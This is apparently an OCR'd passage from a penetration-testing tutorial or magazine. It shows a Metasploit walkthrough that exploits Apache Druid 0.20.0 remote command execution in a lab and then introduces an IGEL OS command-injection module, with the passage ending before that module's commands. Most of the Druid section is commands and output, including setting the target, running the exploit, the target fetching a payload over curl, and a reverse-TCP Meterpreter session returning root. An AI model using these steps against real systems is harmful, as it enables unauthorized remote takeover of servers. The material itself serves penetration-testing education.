


```
msf6 > search apache_druid

Matching Modules
================

   #  Name                                       Disclosure Date  Rank
    Check  Description
   -  ----                                       ---------------  ----
    -----  -----------
   0  exploit/linux/http/apache_druid_js_rce  2021-01-21       excelle
nt  Yes    Apache Druid 0.20.0 Remote Command Execution
```




```
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/apache_druid_js_rce) > show options

Module options (exploit/linux/http/apache_druid_js_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format typ
                                         e:host:port[,type:host:port
                                         ][...]
   RHOSTS                      yes       The target host(s), range C
                                         IDR identifier, or hosts fi
                                         le with syntax 'file:<path>
   RPORT      8888             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network i
                                         nterface to listen on. This
                                          must be an address on the
                                         local machine or 0.0.0.0 to
                                          listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on
                                         .
   SSL        false            no        Negotiate SSL/TLS for outgo
                                         ing connections
   SSLCert                     no        Path to a custom SSL certif
                                         icate (default is randomly
                                         generated)
   TARGETURI  /                yes       The base path of Apache Dru
                                         id
   URIPATH                     no        The URI to use for this exp
                                         loit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interfac
                                     e may be specified)
   LPORT  4444             yes       The listen port
```

Set the target IP and use check command to confirm the vulnerability of the target.



```
Exploit target:

   Id  Name
   --  ----
   0   Linux (dropper)


msf6 exploit(linux/http/apache_druid_js_rce) > set rhosts 172.17.0.3
rhosts => 172.17.0.3
msf6 exploit(linux/http/apache_druid_js_rce) > check
[+] 172.17.0.3:8888 - The target is vulnerable.
msf6 exploit(linux/http/apache_druid_js_rce) > 
```

Set the required options and execute the module.



```
msf6 exploit(linux/http/apache_druid_js_rce) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf6 exploit(linux/http/apache_druid_js_rce) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Using URL: http://0.0.0.0:8080/1FM77OBMM
[*] Local IP: http://192.168.36.134:8080/1FM77OBMM
[*] Client 172.17.0.3 (curl/7.52.1) requested /1FM77OBMM
[*] Sending payload to 172.17.0.3 (curl/7.52.1)
[*] Sending stage (3012548 bytes) to 172.17.0.3
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.3:60926)
 at 2021-07-04 10:24:44 -0400

getuid
[*] Command Stager progress - 100.00% done (112/112 bytes)
[*] Server stopped.

meterpreter >
meterpreter > getuid
Server username: root @ a39399c03b9f (uid=0, gid=0, euid=0, egid=0)
meterpreter > 
```

As readers can see, we have a successful meterpreter session.


IGEL OS RCE Module

TARGET: IGEL OS < 11.04.270, < 11.06.200 **TYPE: Remote**
MODULE : Exploit **ANTI-MALWARE : NA**

IGEL OS is a Linux-based operating system that is optimized for secure, scalable delivery of virtual desktops and cloud workspaces. The above mentioned versions of IGEL OS are vulnerable to a RCE into a system () call. This module can exploit this vulnerability only when Secure Terminal and Secure Shadow services are enabled.


This module exploits the vulnerability to modify limits of systemd of the service targeted. This increases payload transfer throughput and preserves service stability. We have tested this on IGEL Os version 11.04.130. The information for setting up IGEL OS is given in our Vulnerable Lab sect-ion of this Issue. Let' see how this exploit module works.

After the target is ready, load the exploit/linux/misc/igel_command_injection module as show-n below.



